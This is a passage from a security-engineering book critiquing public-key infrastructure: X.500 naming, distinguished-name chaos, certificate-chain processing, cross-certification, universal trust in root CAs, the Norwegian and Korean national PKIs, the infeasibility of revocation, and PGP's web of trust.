A problem related to this one is the assumption baked into the X.500 system by the people who created it (who came almost exclusively from the US and western Europe) that everyone has a single unambiguous name that's representable in a fairly straightforward manner. This goes beyond the obvious problem that a name like اتال لغوي is difficult to represent in ASCII through to less immediately obvious issues such as the fact that people can have different names in different languages in multilingual countries (Rory or Ruari in Ireland), names can be romanised differently depending on who's doing it (look at how many ways bin Laden's first name has been spelled), the use of different situation-specific honorifics (John-sama, John-san, John-dono, or John-kyou), multiple titles ("Prof. Dr. Dr. Schmidt", someone with two PhDs), odd punctuation in names ("O'Reilly", close cousin to "O'Delete From"), different spelling and capitalisation even in the same language (Peter van Oranje in Netherlands Dutch, Peter Vanoranje in Belgian Dutch), use of obsolete glyphs that aren't present in Unicode but still used in people's names (this particularly affects Chinese and Japanese people), Burmese names (which are complex enough to

deserve an entire category of their own, including a menagerie of optional honorifics, no surnames in most cases, and names that can change throughout a person's lifetime), people with no names (children in some countries aren't given names for several years, for example a child in India might go for some years as nothing more than Chhotu, "little one"), different levels of importance attached to first, middle, and last names (if the person actually has one, for example in Slavic countries the "middle name" is usually a patronymic and people are addressed by the first name and patronymic, not their first and last name), and then just downright odd corner cases ("Beatrix, by the Grace of God, Queen of the Netherlands, Princess of Orange-Nassau, etc. etc. etc", and the "etc. etc." bit is part of the name) [87] or New Zealand's own Wizard, whose government-issued passport lists a surname "The Wizard of New Zealand" and no first/given name [88].

The naming problem has been solved in a similar manner both within the X.509 framework and outside it with other certificate designs like PGP and the SPKI certificates mentioned earlier, which was inspired by an even earlier design called the Simple Distributed Security Infrastructure (SDSI). SDSI realised that globally unique names would never work except in a few special cases and that all that was needed was a name that was meaningful within a limited community [89]. For example while the name "John Smith" is meaningless when the community is "USA", it's meaningful when the community is restricted to "People who are allowed to log on to this file server". SPKI then paired SDSI names with the concept of using the public key as an identifier to provide global uniqueness [90][91].

PGP solved the problem in a less rigorous, but equally effective, manner. Users were allowed to choose any kind of identifier they wanted for PGP's equivalent of certificates, which generally consisted of an email address and a user name to go with the address. Since email addresses are unique and PGP was used mostly for email communications, this worked out reasonably well. This convenient property of email addresses has since been recognised by providers of web-based services, which are relying more and more on email addresses as unique IDs for accounts (even if the publicly-visible label for the account is a user-chosen name). For identifying keys internally, PGP also used the (unique) public key.

Both PGP and SPKI in effect employ the same conceptual model, using a locally meaningful identifier within a specific domain [92]. In PGP's case the domain is implicitly set to "email addresses", with SPKI it can be implied by the restricted community in which the certificate is used, for example to authenticate to a particular server. Other examples of such schemes are credit card numbers, bank account numbers, and social security/tax identifiers that, although they may be easily confused when presented without any disambiguating context, are meaningful in the particular domain of application.

Figure 180: X.521 suggestion for DN organisation

X.509 on the other hand couldn't adopt such a simple solution. Since X.509 was
intended to be all things to all people, taking a restricted application domain and
creating an application-specific solution for it was out of the question. On the other
hand X.500 DNs fitted no real-world domain, and weren't understood by the vast
majority of people using them. This problem extended beyond DN disambiguation to
DN design as a whole. No-one, including the standards committees that created
them, had the slightest idea how a DN should be organised. Figure 180, a real
diagram taken from the X.521 standard, contains one suggestion for a proposed
layout, although the standard helpfully notes that this is only a suggestion and if it
doesn't meet your requirements then you can modify it until it does [93]. In practice
no-one could even agree on an unambiguous definition of what a "locality" or
"organisational unit" or "administrative domain" should be, and few groups even
tried. In the US a set of X.500 experts called the North American Directory Forum
spent about five years trying to come up with a workable definition [94][95] before
abandoning the task as hopeless.

To give just one example of the problems that trying to nail down an X.500 DN can
run into, in the case of a corporation are the C, SP, and L components the location of
the company, the location of the parent company, the location of the field office, or
the location of incorporation? Since the DN encodes intricate details of the internal
structure of the company, what happens when there's a divisional reorganisation?
For that matter, why should dozens of users' public keys be rendered suddenly
invalid just because their business unit has been renamed from "Technical Support"
to "Customer Service"? (The real-world answer to the last question should be
obvious, availability and continuity are more important than how the certificate's DN
field is decorated, so once a DN is cast in stone in a certificate it's never changed,
leading to people holding certificates for things that don't exist any more). This issue
leads to Steve's Rule of Revocation, named after the chair of the IETF's PKIX
standing committee, "The effective lifetime of a certificate is inversely proportional
to the square of the number of attributes that it contains" [96].

The result of this confusion was that, except for a rare few carefully managed, centrally-controlled schemes, users employed a de facto local naming scheme in which they crammed anything they felt like into the DN, turning it into a (mostly) meaningless blob whose sole purpose was to provide a unique tag attached to a public key. As a result real-world DNs can end up containing almost anything, including bits and pieces of company names, location names, legal disclaimers, CA branding, serial numbers, usage policy statements, dates and times, and any number of other odds and ends that defy classification. For example for digital signature legislative reasons Italian CAs can add identifiers like BNFGRB46R69A944C to certificates, which have the dual property of making it impossible for anyone to locate the certificate since they have no way to guess the value and at the same time leaking personal information about the certificate owner to anyone who sees the certificate, since the identifier encodes the location and date of birth and various other personal details. CAs like Verisign have also inadvertently leaked private data via badly-obfuscated personal information embedded into public certificates [97].

In contrast other CA's DNs are deliberately mangled to contain "a bunch of random gibberish" in order to comply with privacy regulations [98]. Another large public CA stores random base64 text strings in the DN and a third adds a second pseudo-DN inside the main one (both take advantage of the fact that browsers only display a small number of common DN components, so the various extras are invisible to normal viewing), making them completely unusable with X.500/LDAP directories but protecting the certificate against certain attacks that exploit compromised hash algorithms like MD5. The specifications for RPKI certificates, discussed in "Sidestepping Certificate Problems" on page 724, for which there's no terribly useful identity information to put in a certificate, simply require "a value that is unique per [certificate] using an algorithm of the CA's devising to ensure this uniqueness" [514].

Figure 181: Some certificate

At one end of the scale DNs can become Christmas tree packets when they're created with software that requires that every single field in the DN be set, with the result that administrators have to invent values that they can decorate the fields with before the

software will let them continue. This leads to the creation of certificates containing X.500 DNs like the one shown in Figure 181, taken directly from an actual certificate created using one widely-used set of instructions on certificate creation. At the other end of the scale are minimalist DNs with values like "Bob's Certificate" or "My key" or "555.0.0.1". As a somewhat extreme example of this I once encountered a collection of certificates that appeared to originate from Sweden because the administrator who set up the system had copied a magic DN formula from something else that was (presumably) located in Sweden. In the resulting certificates, only the common names and email addresses made any sense. Another, far more serious, problem with cut-and-paste PKI is covered in "X.509 in Practice" on page 694.

The only fields in a certificate that you can really rely on are the ones related to the certificate's purpose. For example if it's a certificate intended for email protection then there'll be an email address there, if it's a web server certificate then there'll be a server name/URI there, and if it's a device certificate there'll be a device-specific unique identifier, typically a MAC address, there. Even here though you have to be a bit careful because sometimes the item of interest will be present in the common name (CN) field and sometimes in a special field reserved for the purpose (the CN is a kind of catch-all where things end up by default, you can think of this field as the certificate's primary key and use it to store the value that makes the most sense for the purpose that the certificate is going to be used for). As an alternative to the de facto primary key in the CN, X.509v3 also added an alternative way of identifying certificates which, like PGP and SPKI, is based on the public key, but as "X.509 in Practice" on page 694 explains this doesn't really work in practice.

Certificate Chains

The discussion above has presented certificates as standalone entities, but in practice they're organised into chains of certificates as Figure 177 illustrated. In the simplest (theoretical) case processing a certificate chain consists of starting at the end entity certificate and walking up the chain using the issuing CA's public key to verify each certificate in turn until you reach an implicitly trusted, self-signed root certificate at the top. This is a straightforward procedure in the general case where the other side has supplied you with the complete certificate chain because at each stage of the process you extract the binary blob of the encoded issuer name from the current certificate, look for a CA certificate in the chain with the same binary blob as its encoded subject name, and then use the public key in the CA certificate that you've just located to verify the current certificate (there are also various additional checks that you can perform, covered in "X.509" on page 692, but they're not relevant to the current discussion). If everything checks out, you move on to the CA's certificate and repeat the process, working your way up the chain until you either get to the root certificate or you run into a problem such as a failed signature check.

In practice there are a large number of nuances and variations in this process, none of which are of much interest to anyone except PKI theoreticians [99]. For example one splinter group considers that the best way to process a certificate chain isn't to use the straightforward process of following parent links via DN blobs but to start at the root and grope around for any certificates that you can get your hands on in the hope that some of them will eventually lead you in the direction of the certificate that you're interested in (there's even a PKI research paper that demonstrates that this is the "best" way to do things [100]). Since there can be arbitrary numbers of certificates creating arbitrary numbers of certificate paths leading who knows where and you can never be sure that there aren't an equally arbitrary number of additional certificates and paths that you haven't checked yet, this turns a simple linked list traversal into a requirement to solve an NP-hard graph theory problem. I once listened to a Twilight Zone-like panel debate on this issue in which a participant mentioned that his software implementation of this process had run for three days without making any progress before he terminated it, after which the debate digressed to a discussion of various minor optimisation tricks to improve the performance of implementations trying to solve this NP-hard problem.

Even without resorting to such extreme cases, this simple process can become almost intractable in the presence of something called cross-certification in which CAs in disjoint hierarchies cross-certify each other [101]. What this means in practical terms is that CA1 signs CA2's key and CA2 signs CA1's key. This creates a serious problem because X.509 was designed as a strict hierarchy with each certificate having exactly one issuer, only now it has two, the original issuing CA and the new cross-certifying CA (or even multiple cross-certifying CAs).

Figure 182: Certificate hierarchy (left) with cross-certification (right)

As a result of this cross-linking there can now be multiple certificate paths leading from a given leaf certificate, all with different semantics. Certificate paths can now contain loops, and in extreme cases the semantics of a certificate can change across different iterations of the loop [100][147]. Cross-certification turns the hierarchy of trust into the spaghetti of doubt, with multiple certificate paths possible from leaf to roots, as shown in Figure 182. Unfortunately the use of cross-certificates has at various times been advocated as a means of tying together disparate PKI projects [102][103][104][105].

Another issue with cross-certification is the problem of legal liability. If you cross-certify with another CA then you now have liability exposure via the cross-certification since you're (indirectly) certifying whatever the other side chooses to certify. This had never been much of a consideration until the series of CA compromises that occurred in 2011 that were covered in "Security Guarantees from Vending Machines" on page 38, when a number of large CAs suddenly realised that their cross-certification with assorted other CAs, including some of the ones that were compromised, potentially made them liable for certificates issued by the other CAs. As a result several CAs suddenly rescinded their cross-certification, and changed their policies to disallow any future cross-certification with other CAs.

An alternative to cross-certification is the concept of bridge CAs [106], initially known as overseer CAs when they were developed for the Automotive Network Exchange (ANX) program. These were in turn based on even earlier pre-PKI work on inter-realm authentication [107][108][109][110], all of which try to avoid the cross-certification problem to some degree by adding a single super-root that bridges two or more root CAs. A far more pragmatic solution, adopted by virtually all PKIs (with a few notable exceptions like US federal PKI designs, which were driven by PKI theoreticians who were happy to have a well-funded customer to experiment on) is to avoid this like the plague and only use a single hierarchy.

Beyond this there are any number of other PKI architectures possible, most of which are only of interest to PKI theoreticians and many of which work only in theory [111][112][113]. Some of these are downright bizarre. For example the Norwegian banks use a weird inside-out design in which a centralised system controlled by the Norwegian Banks' Payment and Clearing Centre generates a private key on behalf of the user, sends the public portion out to the user's bank to be turned into a certificate, and then performs all signing operations in the centralised infrastructure with the user having no control over, or even access to, their own keys and certificates [114][115].

The user's interaction with the banking system is the standard password/PIN used by any other bank, although in this case with special twists that make them more vulnerable to attack, as discussed in "Banking Passwords" on page 606. In other

---

[147] Whether certificate paths are Turing-complete is an open problem.

words this has all the overhead and complexity of a PKI while providing a service no different from what any other bank achieves without any PKI components. Combine this with the fact that using the whole system requires the use of the horribly vulnerability-prone Java environment in the browser and it's no surprise that attackers have already figured out how to bypass it and perform unauthorised withdrawals of funds from customer accounts [116].

The Norwegian banks' security-through-obscurity approach means that there's no information available as to what all of this is intended to achieve (beyond enriching the PKI vendors) but the most likely explanation, suggested by experience with similar systems in the past, is that they initially intended to deploy client-side certificates and then as they began to discover what this would entail modified the design more and more to move the problematic PKI components to where they could be directly controlled by the centralised system. The normal approach at this point for other organisations that have gone down this path would be to either scrap the PKI portions or more usually to let them die slowly and hope that no-one notices, which seems to work particularly well for government PKI projects run with taxpayer funds.

This works fine for government departments, whose main priority is spending their allocated budgets and (if possible) expanding [117] but commercial entities have to return a profit to their owners or shareholders, making PKI a far more difficult proposition. In this case though it's likely that the sunk cost fallacy, covered in "Psychology" on page 125, as well as the fact that it was funded by banks with accountability measures attached to the funding meaning that something had to be shown at the end of it, precluded applying this approach.

Another peculiar aspect of this PKI is that the Norwegian banks tried to monetise the investment that they'd made in smart cards for banking authentication purposes by encouraging people to use the card for other services. The banks had spent around a billion Norwegian kronor (roughly €125M) on it and wanted to charge 1 krone every time their services were used for a login and 5 kronor whenever they were used to generate a signature. The way that this was implemented was that when users went to some site that required sign-in, the site used an OpenID-style redirect-based login (whose problems are discussed in more detail in "Password Mismanagement" on page 591) to send the users to another site with an incomprehensible URL that fired up a Java application and asked the user to authenticate using their banking credentials. Needless to say, there weren't many takers for this service.

In terms of pure strangeness, the Korean national PKI (NPKI) that issues Korean citizens' certificates containing their national ID number for performing online transactions may give the Norwegian banking one a run for its money. Because of the high incidence of piracy of Windows in Korea, the operating system had close to 100% market share when the NPKI was introduced[148]. In addition the Korean government had at the time mandated the use of a set of vanity cipher algorithms that no-one else on earth used (see "Implementing Activity-based Planning" on page 488 for more on the problems that this causes), and so the NPKI designers chose to implement their PKI using a mandatory-to-use ActiveX control that, alongside adding support for the vanity ciphers, downloads an opaque binary blob that makes a variety of changes to the user's system, including poking new certificates into the root certificate store using a silent-install technique that bypasses security warnings. This is the same trick that's used by malware to install fake certificates such as the one discussed in "Digitally Signed Malware" on page 50, and was completely unnecessary since the Korean agency responsible for computer/Internet security already had a trusted certificate in the root certificate store.

This situation has only got worse over time, with the initial use of ActiveX to support the vanity ciphers and fiddle with certificates creating an ActiveX culture in which everything is done via custom ActiveX controls. For example one large Korean bank requires no less than fourteen custom controls to be installed in order for online banking to work, with several of them being hosted on third-party sites, some of which infected users with malware [118].

[148] Proving that "free" software can be quite successful after all.

If users refuse to use the ActiveX control then it sends a signed statement back to the issuer absolving them, and the banks, e-commerce sites, and government sites that the NPKI is required to be used with, of any responsibility for transaction fraud (this is an extreme example of a PKI model called "hostage PKI", covered in "Security at Layers 8 and 9" on page 176). Making this even more entertaining is the fact that when some banks detect that you're having problems with their software, the bank helpfully uses remote desktop access to your PC (via one of the many custom ActiveX controls) to reconfigure it for you to try and make things work. Despite the fact that this Rube-Goldberg approach to PKI has broken over time as Windows is updated [119],the existence of lawsuits intended to try and force it to be fixed [120], and the fact that it went so far as to become an election issue in Korea [121][122], it looks like the only hope for change will be the fact that getting ActiveX running on mobile phones is proving somewhat difficult.

All of this pales into insignificance, though, when compared to what's being done in private-enterprise PKI, for example ones used in electronic trading and e-commerce systems. Features of some of these PKIs include not validating any certificates that are used (if you start looking for invalid certificates you might actually find one, and then you couldn't use it any more), ignoring revocations (which makes running the PKI rather easier but more importantly if a revocation did occur then it'd stop you from using the certificate that was revoked), storing the identifier for a certificate outside the certificate (because a free-format text string associated with the certificate is easier to deal with than a DN, or because all the certificates have the same DN and you need an additional means of telling them apart, or because having the identifier inside the certificate is a nuisance since you can't change it without getting a new certificate issued), making everyone in the PKI a CA (because then the software stops disallowing some of the things that you're trying to do), centrally generating private keys and sharing them out among trading partners (keeping track of who has what public key is complicated, it's easier if everyone shares a few private keys), deterministically generating keys for certificates on the fly from PINs (the reasoning behind this was never made clear, but it was being driven by the banks so it had to be OK), and many more.

In effect what's being implemented here is account authority digital signatures (AADS), discussed in more detail in "PKI Design Recommendations" on page 729, although at least some of the participants are under the impression that what they're doing is X.509. This isn't actually as bad as it seems since AADS, which was designed to work with existing account-based business infrastructures by people who understood the functioning of the underlying business procedures, provides a good fit for the processes that it's being used with. Unfortunately, as covered in the discussion of AADS mentioned above, it never made any headway since it wasn't X.509 and as a result has been continuously (and usually badly) reinvented ever since by people who think that they're actually doing X.509 and not AADS.

Getting back to cross-certification models, in addition to this explicit cross-certification most current PKI software employs a form of implicit cross-certification in which all root CAs are equally trusted, which is equivalent to unbounded cross-certification among all CAs [123][124]. In the very early days of browser certificates Verisign actually planned a 2048-bit super-root CA that sat above all of their standard CA certificates, but since a number of PKI applications didn't handle 2048-bit keys yet they had to hold off deploying the single super-root, and by the time it was technically feasible to do so it didn't make much sense any more because everyone had already hardcoded large numbers of CA root certificates into their applications.

To see this virtual cross-certification in practice, tunnel your way down through the various menus and dialogs in your browser to get to the list of trusted CA certificates. All of those certificates are trusted equally by the browser or, where the PKI functionality is built into the operating system, by all applications that use it. This is the equivalent in conventional PKI terms of every CA cross-certifying every other CA, or universal implicit cross-certification.

Figure 183: The perils of universal implicit cross-certification

Universal implicit cross-certification means that, among other things, any certificate can be trivially replaced by a masquerader's certificate from another CA, since both CAs are equally trusted. This situation is illustrated in Figure 183, where an end-entity certificate for Amazon apparently issued by "Verisign Class 1 Public Primary Certification Authority" is actually issued by "Honest Bob's Used Cars and Certificates", since the "Verisign" that signed Amazon's certificate is something created by Bob and not the real Verisign. The result of this confusion has already been covered in "Security Guarantees from Vending Machines" on page 38, where it wasn't possible to revoke a CA issuing a fraudulent certificate because it was unclear who was actually responsible for it or where a security researcher got Verisign to issue him a test certificate for "Apple Computer" that was trusted just as much as Apple's real certificate because they were both signed by a trusted CA.

Correcting this problem is extremely difficult. By the time Netscape 6 arrived it contained just under a hundred built-in root CAs requiring around 600 mouse clicks to disable, and the contemporaneous MSIE 6 also contained over a hundred built-in certificates that required around 700 mouse clicks to disable. The whole thing is confused even further by the fact that Windows will automatically add, or re-add, missing CAs when they're encountered [125][126] and Mozilla has a similar type of "feature" [127][128][129][130], as does Opera [131] meaning that they can never truly be disabled.

The root CA count at the time of writing was more than three times the number mentioned above, at close to three hundred [132]. The full count of known publicly-visible trusted CAs is just under one-and-a-half thousand (!!) [133], and that's not counting the unknown number of private-label issuers that are also implicitly trusted because they've set up their certificate-issuing capabilities via trusted public CAs. It's impossible for anyone to know how many of these non-public CAs actually exist, who controls them, or where they're located (the first time that you'll find out that one of these CAs exists is when they're used to attack you, as was the case with the Malaysian CA that's discussed in "Security Guarantees from Vending Machines" on page 38), but they all have the same level of trust as the visible public CAs.

In some cases specially-crafted intermediate certificates are issued by trusted CAs in order to allow MITM attacks on users. For example in 2012 the Trustwave CA admitted that it had issued a MITM certificate that allowed one of its clients to issue certificates for any Internet domain [134][135], something that it claimed was "common practice in the industry" [136]. Despite the fact that this was a "blatant and self-admitted violation of Mozilla policy" [137], no action was taken against the CA

[138] (this is another instance of the CA too-big-to-fail problem discussed in "The User is Trusting… What?" on page 80).

The implicitly-trusted CAs are spread across at least 54 countries, although since it's not possible to determine the ownership of many CAs the figure could be higher than that [139]. As a Firefox security developer put it, "we don't even know all the CAs that can issue certificates that we trust in our product […] I cannot even tell you, is this organisation capable of issuing a certificate for `mozilla.com` or `google.com` or `paypal.com`" [140].

Even for the public CAs, many are completely unknown, follow dubious practices such as using 512-bit root keys or keys with 40-year lifetimes, appear moribund, or have had their CA keys on-sold to various third parties when the original owners went out of business [141]. For example one root key that started out with GTE Cybertrust was then sold to Baltimore, who were absorbed by Zergo, who went back to being Baltimore in a reverse takeover, was then sold to BeTrusted, then sold again to Cybertrust, and finally sold again to Verizon. Another trusted root CA was for awhile being run by a debt collection agency after they recovered its keys among the assets of a CA that had gone out of business.

In contrast to this known (if complex) chain of key re-sale, a survey carried out a few years ago found that just under a third of the trusted root CAs in browsers belonged to companies that no longer existed [142]. To take just one example of how confusing this can get, when someone tried to track down at least a few of the various keys belonging to the Comodo CA that features prominently in "Problems" on page 4, they found that Comodo, a US company, had bought ScandTrust, out of Malmö in Sweden, who had in turn absorbed AddTrust from Stockholm, Sweden, and at the same time bought UserTrust from Salt Lake City, Utah who had certified Digi-Sign of Ireland (an SSL CA which is of interest primarily because it doesn't use SSL itself to secure access to its web-based accounts) later owned by the Dutch Getronics, and beyond that the spaghetti of sold, re-sold, and cross-linked CAs and keys became more or less impenetrable [143].

Exhibiting the exact opposite of this certificational promiscuity, a considerable number of trusted CAs sign no known certificates (or at least none that a large-scale, ongoing global survey of web-site certificates was able to identify) [133], leaving it an open question as to why they're present in browsers in the first place. With the universal implicit cross-certification that exists in this environment the security of any certificate is reduced to that of the least reliable, least diligent sub-sub-sub CA in the PKI.

To put this into perspective, a security developer had a look at how many CA certificates were actually required for a month of day-to-day online operations. Of the up to three hundred certificates that may be present in a web browser or OS, he needed exactly ten [144]. A more extensive survey found that the SSL/TLS sites in the Alexa list of top one million web sites were covered by just 37 CA certificates, a far cry from the hundreds that web browsers implicitly trust [145]. In response to this a browser developer pointed out that since users have no basis for deciding which CAs they can trust and which ones they can't, using this list as a guideline for disabling CAs wouldn't help much [146].

The handling of CA root certificates is particularly problematic because there's no effective way to replace or revoke them. Consider what would be required to revoke a CA root certificate. These are self-signed, which means that the certificate would be revoking itself. In the presence of such a revocation applications can react in one of three ways: they can accept the CRL that revokes the certificate as valid and revoke it, they can reject the CRL as invalid because it was signed by a revoked certificate, or they can crash (and some applications will indeed crash in this situation). Since revocation of a self-signed certificate is the PKI version of Epimenedes paradox "All Cretans are liars" and PKI applications are unlikely to be coded to deal with self-referential paradoxes, crashing is a perfectly valid response.

A generalisation of this issue is that there's no effective way to replace a root certificate. One interoperability test that actually tried it found that the only way to

do so was through a "system rebuild", or in more mainstream terms a reformat and reinstall of the PKI. This is exactly what happened in a German healthcare PKI pilot, in which the loss of the CA root key required the reissue of all the smart cards that had been issued with it (luckily the failure occurred before the full PKI, claimed by its proponents to be the world's largest with 80 million smart cards, had been deployed) [147][148]).

It's because of failure modes like this that commercial CAs set the lifetime of their root certificates to anything up to forty years (the practical upper limit being the 32-bit `time_t` wraparound in 2038) because by the time they expire the people responsible will have retired and sorting things out will have become Someone Else's Problem.

In practice even if the technical measures were in place it's not certain that political considerations would ever allow a significant CA's certificate to be revoked. Recall from the discussion in "Security Guarantees from Vending Machines" on page 38 that, despite PKI theory requiring that rogue CAs be managed by having higher-level CAs revoke their certificates, in practice nothing happened both because the confusion of CAs and sub-CAs made it unclear exactly who was responsible and because revoking a CA's certificate would have in turn revoked a potentially unbounded number of sub-CAs and end entity certificates, and no-one wanted to take responsibility for that, creating a PKI variant of "too big to fail", in this case "too widely used to fail".

Up until late 2011, in the entire lifetime of PKI there had never been a single case of a public, commercial CA having their certificate revoked, no matter how negligently they'd behaved. There had been a small number of cases of private-label sub-CAs, ones with a public CA as a parent but that operated as in-house CAs themselves having their certificates revoked because they ceased to do business with the public parent CA, but as the sub-CA's employees found out when they tested it the revocation had no effect because no-one checked the CRL and the CA could continue to issue certificates after it had supposedly been revoked. In August 2011 however a public CA meltdown occurred that was so significant and so widely-publicised that it couldn't be ignored any more. The full details of this event are given in "Security Guarantees from Vending Machines" on page 38.

At worst, when the transgression is significant enough to grab headlines, a public CA is expected to look slightly embarrassed and then continue as before (a full analysis of this problematic situation, and why it's unlikely to ever change, is given in "Security Guarantees from Vending Machines" on page 38). Even among the non-public CAs there's no real evidence of misbehaving CAs having their certificates revoked because the pain involved in restarting the PKI after this happens makes it less costly to just ignore any transgressions that occur. Because of this it's been suggested that these revocation-proof CAs be marked as such in their certificates so that applications can avoid the overhead of having to check for a revocation that will never happen [149].

Figure 184: The web of trust

PGP's version of X.509's hierarchical trust model is the web of trust [150], shown in Figure 184. The theory behind the web of trust is that although Alice doesn't directly know Bob, she does know A and C, who in turn know B and D, who know Bob, and

so Alice can build a trust link to Bob (or at least Bob's public key) through these indirect paths. In practice though it's doubtful that the web of trust can really deliver [151][152][149]. For example when fake keys for Tor developers started appearing [153] it proved impossible to verify the developers' genuine keys through the web of trust [154].

This doesn't mean that the concept can't be usefully applied in practice though. Outside the computer security field it's used extensively by organised-crime groups like the mafia, who employ complicated chains of introducers to prevent an outsider (typically an undercover agent) from posing as a legitimate Mafioso [155].

As an example of the kind of problems that a web-of-trust-based security system can run into, in one (informal) experiment into the effectiveness of PGP's key distribution mechanism a professor asked his students to securely exchange PGP keys and then follow this up with an exchange of encrypted email (which in previous experiments had already proven very problematic), but with an extra twist: They were given bonus marks for spoofing keys and otherwise attacking the security of the key management process. Although the process hadn't even worked properly in a totally benign environment [156], once it was used in a more realistic hostile environment a summary of the outcome of the experiment reported that "chaos was the result" [157]. Bonus marks went to the student who spoofed the professor's key and convinced other students to send him their private keys.

Having said that, anyone who's had much real-world exposure to the use of public/private-key systems by non-security geeks will be aware of how easy it is to obtain someone's private key not through any kind of deliberate subterfuge but purely by accident [158]. This goes beyond random members of the public and extends to more computer-savvy (but not necessarily cryptography-savvy) users like software developers [159], with most maintainers of cryptography libraries being able to tell stories of being sent private keys with high-value certificates attached while helping users debug code problems. This problem exists because the whole concept of public/private-key encryption is quite difficult for users to understand, not helped by the fact that many applications blur the distinction between the two key types and make it far too easy to hand over the private key in place of the public one (this problem, and the Tor developers' straightforward solution to it, is covered in "Key Storage" on page 776).

